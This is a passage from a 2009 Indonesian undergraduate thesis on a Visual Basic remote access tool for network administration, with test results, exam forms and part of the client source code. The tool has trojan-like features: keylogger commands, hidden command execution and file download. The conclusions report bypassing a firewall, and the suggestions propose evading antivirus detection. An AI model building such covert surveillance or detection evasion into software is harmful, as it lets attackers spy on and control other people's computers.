Setelah diimplementasikan seperti gambar diatas, kedua aplikasi dapat terkoneksi dan berjalan dengan normal pada jaringan yang lebih kompleks yaitu dengan jaringan yang berbeda, menggunakan beberapa *switch* dan *access point* untuk menghubungkan media yang terkoneksi secara *wired* dengan *wireless*.

Tabel 4.8 Implementasi pada jaringan yang kompleks.

| Komputer | IP Address | Port yang terbuka | Aplikasi |
|---|---|---|---|
| Administrator | 192.168.1.2 | 40131 | Client |
| Host | 192.168.1.3 | 40132 | Server |
| Host | 192.168.1.4 | 40132 | Server |
| Host | 10.10.10.2 | 40132 | Server |
| Host | 10.10.10.3 | 40132 | Server |
| Host | 10.10.10.4 | 40132 | Server |

Pada pengujian secara terhadap salah satu *host* dapat terlihat bahwa alamat IP 192.168.1.2 (aplikasi *client*) mengirimkan paket ke alamat IP 192.168.1.1 (aplikasi *server*) menggunakan protocol UDP dengan port sumber 40131 ke port 40132. Kemudian alamat IP 192.168.1.1 (aplikasi *server*) mengirimkan paket balasan ke alamat IP 192.168.1.2 (aplikasi *client*).




Gambar 4.22 *Capture* paket pada jaringan yang kompleks

### 4.2.6. Pada pengujian di Windows Vista.

Pengujian pada tahap ini dilakukan untuk mengetahui kinerja pada sistem operasi Windows versi yang lebih tinggi yaitu *Windows Vista*, seperti yang diketahui, *Windows Vista* memiliki struktur *File System*, *System Registry* dan *File Directory* yang berbeda dengan Windows XP.

Berikut ini merupakan tahap uji coba aplikasi *client* pada Windows Vista, pada gambar dapat dilihat bahwa aplikasi *client* dapat berjalan pada windows vista meskipun tidak seluruh fitur-fitur dapat berjalan. Adapun fitur-fitur yang tidak dapat berjalan antara lain fitur *Active Process* dan *Execute Command*.



Gambar 4.23 Tampilan aplikasi *client* pada *Windows Vista*

Berikut ini merupakan tahap uji coba aplikasi *server* pada *Windows Vista*, pada gambar di bawah ini dapat dilihat bahwa aplikasi *server* tidak dapat berjalan pada *Windows Vista*. Hal ini dikarenakan aplikasi server tidak dapat mengakses *File System*, *System Registry* yang ada pada *Windows Vista* karena adanya perbedaan *File System*, *System Registry* yang ada antara Windows Vista dengan

Windows XP sehingga, ketika aplikasi server dijalankan, maka sistem operasi akan menampilkan pesan bahwa program tidak merespon *(not responding)*.

Gambar 4.24 Implementasi aplikasi *client* pada *Windows Vista*

# BAB V

# PENUTUP

## 5.1. Kesimpulan.

1. Aplikasi *Remote Access* lebih menguntungkan dan efisien bila dibandingkan dengan pengontrolan *host* pada jaringan secara manual karena *administrator* tidak perlu ke tempat *host* jika ingin mengontrol jaringannya.
2. Aplikasi *server* tidak dapat berjalan pada *Windows Vista* karena perbedaan *file system, file directory* dan *system registry* sehingga aplikasi *server* tidak dapat mengaksesnya.
3. Aplikasi dapat berjalan beberapa model jaringan baik itu jaringan dengan media kabel ataupun udara, hal ini menyatakan bahwa aplikasi *Remote Access* ini dapat berjalan asalkan kedua komputer terkoneksi satu sama lain dan dapat melakukan komunikasi. Jika menggunakan *router*, *Access Control List* pada *router* harus dinonaktifkan supaya jaringan yang terhubung tidak ditolak ketika mengakses *router* tersebut.
4. Proteksi *firewall* menggunakan aplikasi *Norton Internet Security 2009* dapat dilewati karena kemampuan aplikasi *server* yang dapat membuka *port* yang tertutup oleh *firewall* tersebut.
5. Aplikasi *client* tidak dapat mengakses banyak aplikasi *server* sekaligus dalam satu waktu karena terbatasnya *port* yang digunakan.
6. Aplikasi *client* tidak dapat menjalankan fungsi atau fitur yang terdapat di dalam aplikasi tersebut secara bersama-sama dengan fungsi yang lainnya.

## 5.2 Saran.

1 Perlu dikembangkan aplikasi sejenis yang memiliki kompabilitas terhadap beberapa sistem operasi, sehingga dapat berjalan antar sistem operasi.

2 Perlunya fitur pengontrolan *mouse* secara interaktif yang dapat mengontrol *mouse* pada komputer *host* secara langsung.

3 Perlu penggunaan *password* pada aplikasi *server* agar aplikasi ini tidak dihentikan oleh *user* di komputer yang dikontrol dan agar aplikasi *server* hanya dapat diakses oleh *administrator* jaringan, bukan oleh pemburu *trojan*.

4 Perlu penanganan agar aplikasi ini tidak terdeteksi sebagai *trojan* oleh *antivirus*.

5 Perlu dikembangkan aplikasi *client* yang menjalankan beberapa fitur secara bersamaan, misalnya fitur *File Transfer* bersamaan dengan fitur *Execute Commands* atau dengan fitur-fitur lainnya.

6 Perlunya dikembangkan aplikasi *client* yang mampu mengakses banyak aplikasi *server* sekaligus dalam satu waktu.

# DAFTAR PUSTAKA


[1].Kristanto, Andri, *Jaringan Komputer*, Graha Ilmu, 2003.

[2].Sopandi, Dede, *Instalasi dan Konfigurasi Jaringan Komputer*, INFORMATIKA, Bandung, 2005.

[3].VygoryViva, *Trik Pemrograman Jaringan dengan Visaual Basic 6*, Gaya Media, Yogyakarta, 2008.

[4]. S'to, *Seni Teknik Hacking 2*, Jasakom Publisihing, Jakarta, 2007

[5]. Wardana, *Pemrograman Virus dan Spyware*, Jasakom Publisihing, Jakarta, 2007

[6].Purbo, Onno W, *Jaringan Komputer Menggunakan Protokol TCP/IP*, Department of Electrical and Computer Engineering University of Waterloo, Canada.

[7].*mirror.unej.ac.id/pub/artikel/bebas.vlsm.org/v06/Kuliah/MTI-Keamanan.../125P-05-final2.0-security architectures and models.pdf*

[8].*opensource.telkomspeedy.com/repo/abba/v06/Kuliah/MTI-Keamanan-Sistem-Informasi/.../126M-02-draft-CHAPTER-2-DOC.pdf*

[9].David M. Eyers, *Active Privilege management for distributed access control systems, Computer Labroratory*, University of Cambridge, 2006

[10].Bjorn Victor, *Security Models*, Information Technology, UPPSALA Universitet.


INSTITUT TEKNOLOGI NASIONAL
ITN
MALANG


# L A M P I R A N

INSTITUT TEKNOLOGI NASIONAL MALANG
FAKULTAS TEKNOLOGI INDUSTRI
JURUSAN TEKNIK ELEKTRO

## BERITA ACARA UJIAN SKRIPSI
## FAKULTAS TEKNOLOGI INDUSTRI

| | |
|---|---|
| Nama Mahasiswa | : Galih Putra Purbayana |
| NIM | : 05.12.584 |
| Jurusan | : Teknik Elektro S-1 |
| Konsentrasi | : Teknik Komputer dan Informatika |
| Judul Skripsi | : Desain dan Implementasi Aplikasi Remote Access Pada Jaringan TCP/IP Menggunakan Model Sekuriti Harrison-Ruzzo-Ullman |

Dipertahankan dihadapan tim penguji skripsi jenjang Strata Satu (S-1) pada:

Hari : Senin

Tanggal : 07 September 2009

Dengan Nilai : 84,65 (A)

**PANITIA UJIAN SKRIPSI**

**KETUA**

**Ir. H. Sidik Noertjahjono, MT.**
**NIP.Y. 1028700163**

**SEKRETARIS**

**Ir. F. Yudi Limpraptono, MT**
**NIP.Y. 1039500274**

**ANGGOTA PENGUJI**

**PENGUJI I**

**I Komang Somawirata, ST, MT**
**NIP.P. 1030100361**

**PENGUJI II**

**Ibrahim Ashari, ST, MT**
**NIP.P. 1030100358**

INSTITUT TEKNOLOGI NASIONAL MALANG
FAKULTAS TEKNOLOGI INDUSTRI
JURUSAN TEKNIK ELEKTRO

# Formulir Perbaikan Skripsi

Dalam pelaksanaan ujian skripsi jenjang Strata satu (S-1) Jurusan Teknik Elektro Konsentrasi Teknik Komputer dan Informatika, maka perlu adanya perbaikan skripsi untuk Mahasiswa :

| | |
|---|---|
| Nama | : GALIH PUTRA PURBAYANA |
| NIM | : 05.12.584 |
| Jurusan | : Teknik Elektro S-1 |
| Konsentrasi | : Teknik Komputer dan Informatika |
| Masa Bimbingan | : 16 Juni 2009 s/d 16 Desember 2009 |
| Judul Skripsi | : Desain dan Implementasi Aplikasi Remote Access pada Jaringan TCP/IP Menggunakan Model Sekuriti Harrison-Ruzzo-Ullman |

| Tanggal | Uraian | Paraf |
|---|---|---|
| Penguji I<br>07 September 2009 | 1. Algoritma Sekuriti Model HRU<br>2. Kesimpulan | |

**Mengetahui,**

**Dosen Pembimbing I**

**Ir. Th. Mimien Mustikawati, MT**
**NIP.P. 1030000352**

**Dosen Pembimbing II**

**Sotyohadi, ST.**
**NIP.Y. 1039700309**

**Dosen Penguji,**

**PENGUJI I**

**I Komang Somawirata, ST, MT**
**NIP.P. 1030100361**

**PENGUJI II**

**Ibrahim Ashari, ST, MT**
**NIP.P. 1030100358**

INSTITUT TEKNOLOGI NASIONAL
Jl. Bendungan Sigura – gura No.2
MALANG



# FORMULIR BIMBINGAN SKRIPSI

Nama : Galih Putra Purbayana
Nim : 05.12.584
Masa Bimbingan : 16-Juni-2009 s/d 16-Desember-2009
Judul Skripsi : Desain dan Implementasi Aplikasi *Remote Access* pada Jaringan TCP/IP dengan Menggunakan Model Sekuriti Harrison-Ruzzo-Ullman

| No | Tanggal | Uraian | Paraf Pembimbing |
|---|---|---|---|
| 1 | 3/07 '09 | Konsultasi Bab I dan Bab II | |
| 2 | 6/07 '09 | Revisi Bab I dan Bab II | |
| 3 | 6/07 '09 | Konsultasi Bab III | |
| 4 | 7/07 '09 | Konsultasi Bab IV | |
| 5 | 10/07 '09 | Revisi Bab IV | |
| 6 | 13/07 '09 | Konsultasi Bab V | |
| 7 | 30/07 '09 | Demo Aplikasi / Program | |
| 8 | 10/08 '09 | Konsultasi Makalah Seminar Hasil | |
| 9 | | | |
| 10 | | | |

Malang,

Dosen pembimbing II

**Sotyohadi, ST**
**NIP.Y.1039700309**

Form S-4b

INSTITUT TEKNOLOGI NASIONAL
Jl. Bendungan Sigura – gura No.2
MALANG

999

# FORMULIR BIMBINGAN SKRIPSI

Nama : Galih Putra Purbayana
Nim : 05.12.584
Masa Bimbingan : 16-Juni-2009 s/d 16-Desember-2009
Judul Skripsi : Desain dan Implementasi Aplikasi *Remote Access* pada Jaringan TCP/IP dengan Menggunakan Model Sekuriti Harrison-Ruzzo-Ullman

| No | Tanggal | Uraian | Paraf Pembimbing |
|---|---|---|---|
| 1 | 3/07 '09 | Bab I + II revisi | |
| 2 | 6/07 '09 | Bab I + II ok | |
| 3 | 6/07 '09 | Bab III revisi | |
| 4 | 6/07 '09 | Bab III ok | |
| 5 | 10/07 '09 | Bab IV + V revisi | |
| 6 | 13/07 '09 | Bab IV + V ok | |
| 7 | 15/07 '09 | Daftar Pustaka + lampiran | |
| 8 | 10/08 '09 | Seminar hasil | |
| 9 | 01/09 '09 | kompre. | |
| 10 | | | |

Malang,

Dosen pembimbing I

**Ir.Th.Mimien Mustikawati MT**
**NIP. P. 1030000352**

Form S-4b

# LISTING PROGRAM

## A. APLIKASI CLIENT

### ➢ Form Main (Form Utama)

```
Option Explicit

Const MAX_FRAME = 10

Dim nPortAplikasi As Long
Dim nFrame As Integer

Dim c As String 'untuk menyimpan tampilan form pada saat
digunakan
Dim CO As Integer 'untuk menyimpan panjang tampilan
Dim FS As Long 'untuk menyimpan form WidthPrivate Sub
Form_Load()

Public Sub ConnectDisconnect_Click()
   On Error Resume Next
   Dim iList As Integer, FoundIt As Boolean

   Dim Start As Variant

   If Me.ConnectDisconnect.Caption = "Connect" Then
        ConnectDisconnect.Caption = "Disconnect"

   nPortAplikasi = Val(txtPort.Text)

   LimparControles

       While WinSockClient.State <> sckClosed
          WinSockClient.Close
          DoEvents
       Wend

       WinSockClient.Protocol = sckUDPProtocol
       WinSockClient.RemoteHost = CmbIPAddress.Text
       WinSockClient.RemotePort = nPortAplikasi + 1
       WinSockClient.Bind nPortAplikasi

       Start = Timer
       lConnected = False

       BuatString COMMAND_CONNECT

       While Not lConnected
          DoEvents

         If ConnectDisconnect.Caption = "Connect" Or Timer -
Start > 90 Then
             Exit Sub
         End If

          LabelStatus.Caption = "Please wait, connecting ... "
& CInt(Timer - Start) & " seconds"
       Wend

        FoundIt = False
        'Memasukan IP address pada combo box
        For iList = 0 To CmbIPAddress.ListCount - 1
            If CmbIPAddress.List(iList) = CmbIPAddress.Text
Then
                FoundIt = True
```

```
                Exit For
            End If
        Next iList
        If Not FoundIt And lConnected = True Then
CmbIPAddress.AddItem CmbIPAddress.Text

       LabelStatus.Caption = "Connected"
    Else
        WinSockClient.Close
        LabelStatus.Caption = "Disconnect"
        Me!ConnectDisconnect.Caption = "Connect"
        LimparControles
        Exit Sub
    End If
End Sub

Private Sub Form_MouseMove(Button As Integer, Shift As
Integer, X As Single, Y As Single)
    If RespondToTray(X) <> 0 Then Call ShowFormAgain(Me)
End Sub

Private Sub Form_Resize()
    If Me.WindowState = vbMinimized Then Me.Hide

    If Me.WindowState = 1 Then
    FS = 3500
    Else
        FS = Me.ScaleWidth
    End If
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Shell_NotifyIcon NIM_DELETE, nid
End Sub

Private Sub Frames_Click(Index As Integer)
   On Error Resume Next

   Dim nTopOld As Long
   Dim nLeftOld As Long
   Dim nWidthOld As Long
   Dim nHeightOld As Long

   If Index <> nFrame Or Frames(Index).Tag = True Then
      nTopOld = Frames(nFrame).Top
      nLeftOld = Frames(nFrame).Left
      nWidthOld = Frames(nFrame).Width
      nHeightOld = Frames(nFrame).Height

      Frames(nFrame).Visible = False
      Frames(nFrame).Tag = False

      Frames(Index).Visible = True
      Frames(Index).Caption = MainMenu(Index).Caption

      Frames(nFrame).Top = Frames(Index).Top
      Frames(nFrame).Left = Frames(Index).Left
      Frames(nFrame).Width = Frames(Index).Width
      Frames(nFrame).Height = Frames(Index).Height

      nFrame = Index

      Frames(nFrame).Top = nTopOld
      Frames(nFrame).Left = nLeftOld
      Frames(nFrame).Width = nWidthOld
      Frames(nFrame).Height = nHeightOld
   End If
```

```
End Sub

Private Sub Image1_Click()

End Sub

Private Sub imgCloseApp_Click()
    Call RemoveFromTray
    Dim ConList As String
    'Tutup dan matikan program server
    WinSockClient.Close
    ConList = GetCMB(CmbIPAddress)
    'Tulis alamat IP yang digunakan pada registry
    SaveSetting App.Title, "Settings", "ConnectionList",
ConList
    End
End Sub

Private Sub lblCaption_MouseDown(Button As Integer, Shift As
Integer, X As Single, Y As Single)
    FormDrag Me: Me.MousePointer = 0
End Sub

Private Sub lblFrame_Click(Index As Integer)
    Select Case Index
    Case 1
        If TextPesquisarArquivos.Text = "" Then
            MsgBox "Type the files for find", , cTitle

        Else
            ListTampung.Clear

            BuatString COMMAND_FIND_FILE &
TextPesquisarArquivos.Text
        End If
    Case 2
        ListBitmap.Clear

        BuatString COMMAND_FIND_BITMAP + "*.BMP"
    Case 3
        BuatString COMMAND_CHANGE_WALLPAPER
    Case 4
        ListMultimedia.Clear

        BuatString COMMAND_FIND_MULTIMEDIA + "*.AVI"
    Case 5
        If lAudio Then
            ListMultimedia.Clear

            BuatString COMMAND_FIND_MULTIMEDIA + "*.WAV"
        Else
            MsgBox "Server Without Sound Card"
        End If
    Case 6
        If TextComando.Text <> "" Then
            BuatString COMMAND_EXECUTE_DOS + TextComando.Text
        End If
    Case 7
        If TextComandoWindows.Text <> "" Then
            If Checkwindows.Value Then
                BuatString COMMAND_EXECUTE +
TextComandoWindows.Text
            Else
                BuatString COMMAND_EXECUTE_HIDDEN +
TextComandoWindows.Text
            End If
        End If
```

```
    Case 8
        BuatString COMMAND_CURRENT_DIRECTORY
    End Select
End Sub

Private Sub lblFrame_MouseMove(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    Dim Counter
    Counter = 0    ' Initialize variables.

    Do While Counter <> 8 ' Inner loop.
        Counter = Counter + 1    ' Increment Counter.
        Me.lblFrame(Counter).BackColor = &H80000008
    Loop
    Me.lblFrame(Index).BackColor = &H8000000D
End Sub

Private Sub lblKeyboard_Click(Index As Integer)
    Select Case Index
    Case 1
        KeyboardKL.Show
    Case 2
        KeyboardSK.Show
    End Select
End Sub

Private Sub lblKeyboard_MouseMove(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    Dim Counter
    Counter = 0    ' Inisialisasi variabel-variabel.

    Do While Counter <> 2 ' Inner loop.
        Counter = Counter + 1    ' Increment Counter.
        Me.lblKeyboard(Counter).BackColor = &H80000008
    Loop
    Me.lblKeyboard(Index).BackColor = &H8000000D
End Sub

Private Sub lblMinimize_Click()
    Main.WindowState = vbMinimized
    Call AddToTray(Me.Icon, Me.Caption, Me)
End Sub

Private Sub MainMenu_Click(Index As Integer)
   On Error Resume Next
    Select Case Index
    Case 4
        FileTransfer1.Show
        Exit Sub
    Case 9
        ActiveProcess.Show
        Exit Sub
    End Select
   Frames_Click Index
End Sub

Private Sub MainMenu_MouseMove(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    Dim Counter
    Counter = 0    'Inisialisasi variabel-variabel.

    Do While Counter <> 10 'inner loop.
        Counter = Counter + 1    'Increment Counter.
        Me.MainMenu(Counter).BackColor = &HFFFFFF
'&H80000008
    Loop
    Me.MainMenu(Index).BackColor = &H808080
```

```
End Sub

Private Sub Form_Load()
    Dim ConList As String

    On Error Resume Next

    Call AddToTray(Me.Icon, Me.Caption, Me)

    'Dapatkan settingan sebelumnya
    ConList = GetSetting(App.Title, "Settings",
"ConnectionList", "")
    Call UpdateCMB(CmbIPAddress, ConList)
    CmbIPAddress.ListIndex = 0

    Timer1.Interval = 100
    lblCaption.Caption = "Aplikasi  Remote Access dengan model
sekuriti Harrisson-Ruzzo-Ullman"
    c = lblCaption.Caption
    CO = Len(c) + 1
    lblCaption.Caption = ""

    Main.Move (Screen.Width / 2) - (Main.Width / 2),
(Screen.Height / 2) - (Main.Height / 2)
    ExplodeForm Main, 30, 0

   For nFrame = 1 To MAX_FRAME
       Frames(nFrame).Visible = False
       Frames(nFrame).Tag = False
   Next

   nFrame = 1

   Frames(1).Tag = True
   Frames_Click 1

   cTitle = "Remote Access - ICQ UIN: 67607970"

   LimparControles

End Sub

Private Sub LimparControles()
   On Error Resume Next

   lConnected = False
   lAudio = False
   luploadDownload = False

   If hFileUploadDownload <> 0 Then
      Close #hFileUploadDownload

      hFileUploadDownload = 0
   End If

   LabelStatus.Caption = "Disconnect"
End Sub

Public Sub Miscellaneous_Click(Index As Integer)
    Select Case Index
    Case 1
        BuatString COMMAND_CDROM_OPEN
    Case 2
        BuatString COMMAND_CDROM_CLOSE
    Case 3
        BuatString COMMAND_MOUSE_CHANGE
    Case 4
```

```
        BuatString COMMAND_MOUSE_NORMAL
    Case 5
        BuatString COMMAND_RESET
    Case 6
        ListResolusi.Clear
        BuatString COMMAND_RESOLUTION
    Case 7
        If MsgBox("Remove Server ?", vbYesNo) = vbYes Then
           If MsgBox("Continue ?", vbYesNo) = vbYes Then
              BuatString COMMAND_REMOVE_SERVER +
"AiwGmoapeqxnCkochArg"
           End If
        End If


    End Select
End Sub

Private Sub Miscellaneous_MouseMove(Index As Integer, Button
As Integer, Shift As Integer, X As Single, Y As Single)
    Dim Counter
    Counter = 0   'Inisialisasi variabel variabel.

    Do While Counter <> 7 ' Inner loop.
        Counter = Counter + 1    ' Increment Counter.
        Me.Miscellaneous(Counter).BackColor = &H80000008
    Loop
    Me.Miscellaneous(Index).BackColor = &H8000000D
End Sub

Private Sub PicExit_Click()
    Call RemoveFromTray
    Dim ConList As String
    'Tutup dan matikan program server
    WinSockClient.Close
    ConList = GetCMB(CmbIPAddress)
    'Tulis alamat IP yang digunakan pada registry
    SaveSetting App.Title, "Settings", "ConnectionList",
ConList
    End
End Sub

Private Sub PicLogo_Click()
    About.Show
End Sub

Private Sub Timer1_Timer()
    On Error GoTo ATH
    Static C01 As Integer ' Counter 1
    Static C02 As Integer ' Counter 2
    Static a As String 'To move Caption
    Dim R As String 'Restore Caption
    Dim T As String 'Restore Caption

XX:
    If C0 > 0 Then
    C01 = C0
    T = Mid(c, C01, 1)
        C0 = C0 - 1
        R = " "
        Mid(R, 1) = T
        lblCaption.Caption = R & lblCaption.Caption
        Else: a = a & " "
        R = " "
        Mid(R, 1) = a
        lblCaption.Caption = R & lblCaption.Caption
```

```
        End If
        If CO2 >= FS Then
        CO2 = 0
        CO = Len(c)
        lblCaption.Caption = ""
        GoTo XX
        Else
        CO2 = CO2 + 50
        End If
    Exit Sub
ATH:

End Sub

Private Sub txtPort_KeyPress(KeyAscii As Integer)
    If KeyAscii = 13 Then ConnectDisconnect_Click
End Sub

Private Sub WinSockClient_DataArrival(ByVal bytesTotal As
Long)
   On Error Resume Next
   Dim cDataReceived As String

   WinSockClient.GetData cDataReceived
   PeriksaHasil cDataReceived
End Sub

Private Sub WinSockClient_Error(ByVal Number As Integer,
Description As String, ByVal Scode As Long, ByVal Source As
String, ByVal HelpFile As String, ByVal HelpContext As Long,
CancelDisplay As Boolean)
   MsgBox "Error: " & Number & " " & Description, , cTitle
End Sub

Private Sub ListResolusi_DblClick()
   BuatString COMMAND_RESOLUTION + CStr(ListResolusi.ListIndex
+ 1)
End Sub

Private Sub ListBitmap_DblClick()
   If MsgBox("Confirm the new Wallpaper ?", vbYesNo, cTitle) =
vbYes Then
      BuatString COMMAND_CHANGE_WALLPAPER +
ListBitmap.List(ListBitmap.ListIndex)
   End If
End Sub

Private Sub ListMultimedia_DblClick()
   If MsgBox("Play the file ?", vbYesNo, cTitle) = vbYes Then
      BuatString COMMAND_PLAY_WAV_AVI +
ListMultimedia.List(ListMultimedia.ListIndex)
   End If
End Sub

Sub AddToTray(TrayIcon, TrayText As String, TrayForm As Form)
    'Tentukan nilai individual odari tipe data NOTIFYICONDATA.
    nid.cbSize = Len(nid)
    nid.hwnd = TrayForm.hwnd
    nid.uId = vbNull
    nid.uFlags = NIF_ICON Or NIF_TIP Or NIF_MESSAGE
    nid.uCallBackMessage = WM_MOUSEMOVE
    nid.hIcon = TrayIcon
    nid.szTip = "Remote Access" & vbNullChar
    Shell_NotifyIcon NIM_ADD, nid
    'TrayForm.Hide
End Sub
```

```
Function RespondToTray(X As Single)
    'Call this sub from the mousemove event on a form
    'Event occurs when the mouse pointer is within the
rectangular
    'boundaries of the icon in the taskbar status area.
    RespondToTray = 0
    Dim msg As Long
    Dim sFilter As String

    If Main.ScaleMode <> 3 Then msg = X /
Screen.TwipsPerPixelX Else: msg = X
        Select Case msg
        Case WM_LBUTTONDOWN
            RespondToTray = 2

        Case WM_LBUTTONUP

        Case WM_LBUTTONDBLCLK 'tombol kiri double-clicked
            RespondToTray = 1

        Case WM_RBUTTONDOWN 'Right button ditekan
            About.PopupMenu About.mnu_Popup

        Case WM_RBUTTONUP

        Case WM_RBUTTONDBLCLK

        End Select
End Function

Private Sub UpdateCMB(CMBCont As Control, sAddThese As String)
    Dim lStartPos As Long, SubStr As String
    'Alamat IP akan dipisahkan dengan tanda ":", jadi,ekstrak
semuanya
    'satu per satu dan tambahkan ke pilihan pada combo box
    lStartPos = InStr(1, sAddThese, ":")
    While lStartPos > 0
        SubStr = Mid$(sAddThese, 1, lStartPos - 1)
        sAddThese = Mid$(sAddThese, lStartPos + 1)
        lStartPos = InStr(1, sAddThese, ":")
        CMBCont.AddItem SubStr
    Wend
End Sub

Private Function GetCMB(CMBCont As Control) As String
    Dim iList As Integer, RtnStr As String
    RtnStr = ""
    'Baca semua nilai pada combo box kedalam sebuah string dan
pisahkan semuanya
    'dengan tanda ":"
    For iList = 0 To CMBCont.ListCount - 1
        RtnStr = RtnStr & CMBCont.List(iList) & ":"
    Next iList
    GetCMB = RtnStr
End Function
```

➢ Form Login

```
Option Explicit

Private Sub Form_Load()
    lblCaption.Caption = "Enter password for" & Main.CmbIPAddress
End Sub

Private Sub Label_Click(Index As Integer)
    Dim cNilai As String
```

```
    cNilai = txtPassword.Text

    If Index = 1 Then
        If UCase$(cNilai) = "EXIT" Then
            End
        Else
            BuatString COMMAND_PASSWORD + cNilai
            txtPassword.Text = Empty
            Unload Me
        End If
    Else
        Unload Me
        Call Main.ConnectDisconnect_Click
    End If
End Sub

Private Sub Label_MouseMove(Index As Integer, Button As Integer,
Shift As Integer, X As Single, Y As Single)
    Dim Counter
    Counter = 0    ' Initialize variables.

    Do While Counter <> 2 ' Inner loop.
        Counter = Counter + 1    ' Increment Counter.
        Me.Label(Counter).BackColor = &H80000006
    Loop
    Me.Label(Index).BackColor = &H8000000D
End Sub

Private Sub lblCaption_MouseDown(Button As Integer, Shift As
Integer, X As Single, Y As Single)
    FormDrag Me: Me.MousePointer = 0
'This makes the form moved by calling the ReleaseCapture function
End Sub

Private Sub PicExit_Click()
    Call Main.ConnectDisconnect_Click
    Unload Me
End Sub

Private Sub txtPassword_KeyPress(KeyAscii As Integer)
    If KeyAscii = 13 Then
        Label_Click (1)
    End If
End Sub
```

➢ File Transfer

```
Private Sub Drive1_Change()
    BuatString "PCDrive" + Drive1.Drive
End Sub

Private Sub lblTranfer_Click(Index As Integer)
    Select Case Index
    Case 1
        lstfile.Clear
        BuatString "PFRefsh"
    Case 2
        X = InStr(1, lstfile.Text, "<")
        If X = 0 Then BuatString "PFRunFi" + lstfile.Text
    Case 5
        X = InStr(1, lstfile.Text, "<")
        If X = 0 Then BuatString "PFSizeF" + lstfile.Text
    Case 6
```

```
        X = InStr(1, lstfile.Text, "<")
        If X = 0 Then BuatString "PFDelFi" + lstfile.Text
        If X = 1 And lstfile.Text <> "<..>" Then BuatString
"PFRMDir" + lstfile.Text
    Case 7
        Main.LabelStatus.Caption = "Uploading File"
        'PUploadFile
    Case 8
        Main.LabelStatus.Caption = "Downloading File"
        X = InStr(1, lstfile.Text, "<")
        If X = 0 And pFileSend = False Then PDownloadFile
    End Select
End Sub

Private Sub lstfile_DblClick()
    On Error Resume Next

    X = InStr(1, lstfile.Text, "<")
    If X = 1 Then
        BuatString "PFChDir" + lstfile.Text
    End If
End Sub

Private Sub PicExit_Click()
    Unload Me
End Sub

Private Sub PicToolbox_MouseDown(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    FormDrag Me: Me.MousePointer = 0
End Sub

Public Function PDownloadFile()
    BuatString "PFDwnld" + lstfile.Text
    pFileSend = True
End Function
```

Form Active Process

```
Private Sub Form_Load()
    Call ColBar(ActiveProcess, 190, 90, 40, 4, 0, 128, 128,
64)
    Call ColBox(ActiveProcess, 0, 0, ActiveProcess.ScaleWidth,
ActiveProcess.ScaleHeight, 21, 64, 64, 0, 198, 190, 128)
    ActiveProcess.Move (Screen.Width / 2) -
(ActiveProcess.Width / 2), (Screen.Height / 2) -
(ActiveProcess.Height / 2)
    ExplodeForm ActiveProcess, 30, 0
End Sub

Private Sub Form_Unload(Cancel As Integer)
    PrevResizeX = 0
    PrevResizeY = 0
End Sub

Private Sub lblRefKill_Click(Index As Integer)
    Dim cEscolhido As String

    Select Case Index
    Case 1
        ListProcessos.Clear

        BuatString COMMAND_PROCESS_OPEN
    Case 2
    On Error Resume Next
```

```
    If MsgBox("Kill this Process ?", vbYesNo, cTitle) = vbYes
Then
        cEscolhido =
ListProcessos.List(ListProcessos.ListIndex) + ":"
        cEscolhido = Trim(Left(cEscolhido, InStr(cEscolhido,
":") - 1))

        If cEscolhido <> "" Then
            BuatString COMMAND_KILL_PROCESS + cEscolhido

            Call lblRefKill_Click(1)
        End If
    End If
    End Select
End Sub

Private Sub lblRefKill_MouseMove(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    Dim Counter
    Counter = 0    ' Initialize variables.

    Do While Counter <> 2 ' Inner loop.
        Counter = Counter + 1    ' Increment Counter.
        Me.lblRefKill(Counter).BackColor = &H80000008
    Loop
    Me.lblRefKill(Index).BackColor = &H8000000D
End Sub

Private Sub PicExit_Click()
    Unload Me
End Sub

Private Sub PicToolbox_MouseDown(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    FormDrag Me: Me.MousePointer = 0
'This makes the form moved by calling the ReleaseCapture
function
End Sub
```

➢ Form Keyboard Keylogger

```
Private Sub Form_Load()
    Call ColBar(KeyboardKL, 190, 90, 40, 4, 0, 128, 128, 64)
    Call ColBox(KeyboardKL, 0, 0, KeyboardKL.ScaleWidth,
KeyboardKL.ScaleHeight, 21, 64, 64, 0, 198, 190, 128)
    KeyboardKL.Move (Screen.Width / 2) - (KeyboardKL.Width /
2), (Screen.Height / 2) - (KeyboardKL.Height / 2)
    ExplodeForm KeyboardKL, 30, 0
End Sub

Private Sub lblKeyLog_Click(Index As Integer)
    If Index = 1 Then
        BuatString COMMAND_KEYLOG_ON
    Else
        BuatString COMMAND_KEYLOG_OFF
    End If
End Sub

Private Sub lblKeyLog_MouseMove(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    Dim Counter
    Counter = 0    ' Initialize variables.

    Do While Counter <> 2 ' Inner loop.
        Counter = Counter + 1    ' Increment Counter.
        Me.lblKeyLog(Counter).BackColor = &H80000008
```

```
    Loop
    Me.lblKeyLog(Index).BackColor = &H8000000D
End Sub

Private Sub PicExit_Click()
    Unload Me
End Sub

Private Sub PicToolbox_MouseDown(Index As Integer, Button As
